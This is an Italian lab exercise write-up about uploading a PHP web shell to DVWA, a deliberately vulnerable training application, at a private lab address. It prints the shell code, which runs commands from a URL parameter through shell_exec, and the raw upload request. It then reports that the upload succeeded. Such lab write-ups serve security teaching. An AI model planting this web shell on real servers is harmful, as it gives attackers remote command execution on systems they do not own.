Esercizio S6-L1

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low Submit

Security level set to low

```
  GNU nano 7.2
<?php
if (isset($_GET['cmd']))
{
        $cmd = $_GET['cmd'];
        echo '<pre>';
        $result = shell_exec($cmd);
        echo $result;
        echo '<pre>';
}
?>
```

114	http://192.168.49.101	GET	/dvwa/security.php			200	4416	HTML	php	Damn Vulnerable Web Ap...		192.168.49.101	
116	http://192.168.49.101	POST	/dvwa/security.php	✓		302	389	HTML	php			192.168.49.101	security=low
117	http://192.168.49.101	GET	/dvwa/security.php			200	4497	HTML	php	Damn Vulnerable Web Ap...		192.168.49.101	
118	http://192.168.49.101	GET	/dvwa/vulnerabilities/upload/			200	4826	HTML		Damn Vulnerable Web Ap...		192.168.49.101	
121	http://192.168.49.101	POST	/dvwa/vulnerabilities/upload/	✓		200	4891	HTML		Damn Vulnerable Web Ap...		192.168.49.101	

Request

Pretty Raw Hex


```
1  POST /dvwa/vulnerabilities/upload/ HTTP/1.1\r\n
2  Host: 192.168.49.101\r\n
3  Content-Length: 533\r\n
4  Cache-Control: max-age=0\r\n
5  Upgrade-Insecure-Requests: 1\r\n
6  Origin: http://192.168.49.101\r\n
7  Content-Type: multipart/form-data; boundary=----WebKitFormBoundarysq3HJKftWSR4IQTr\r\n
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36\r\n
9  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7\r\n
10 Referer: http://192.168.49.101/dvwa/vulnerabilities/upload/\r\n
11 Accept-Encoding: gzip, deflate, br\r\n
12 Accept-Language: en-US,en;q=0.9\r\n
13 Cookie: security=low; PHPSESSID=5aea860385e095a9f54a4a8e5ae94d42\r\n
14 Connection: close\r\n
15 \r\n
16 ------WebKitFormBoundarysq3HJKftWSR4IQTr\r\n
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"\r\n
18 \r\n
19 100000\r\n
20 ------WebKitFormBoundarysq3HJKftWSR4IQTr\r\n
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"\r\n
22 Content-Type: application/x-php\r\n
23 \r\n
24 <?php\n
25 if (isset($_GET['cmd']))\n
26 {\n
27 \t$cmd = $_GET['cmd'];\n
28 \techo '<pre>';\n
29 \t$result = shell_exec($cmd);\n
30 \techo $result;\n
31 \techo '<pre>';\n
32 }\n
33 ?>\n
34 \r\n
35 ------WebKitFormBoundarysq3HJKftWSR4IQTr\r\n
36 Content-Disposition: form-data; name="Upload"\r\n
37 \r\n
38 Upload\r\n
39 ------WebKitFormBoundarysq3HJKftWSR4IQTr--\r\n
40
```

Esercizio S6-L1

Come possiamo osservare dalle immagini elencate, abbiamo impostato il livello di sicurezza su “law” per far sì che i metodi di PUT siano funzionanti.

Dopodichè siamo passati a creare una shell.php ed abbiamo eseguito l’upload tramite il metodo POST.

In risposta il server ha restituito che il file è stato correttamente aggiunto alla directory e per testare abbiamo fatto una richiesta sul browser nell’url e come si può notare, l’output risulta essere esatto.




```
dvwa_email.png
shell.php
```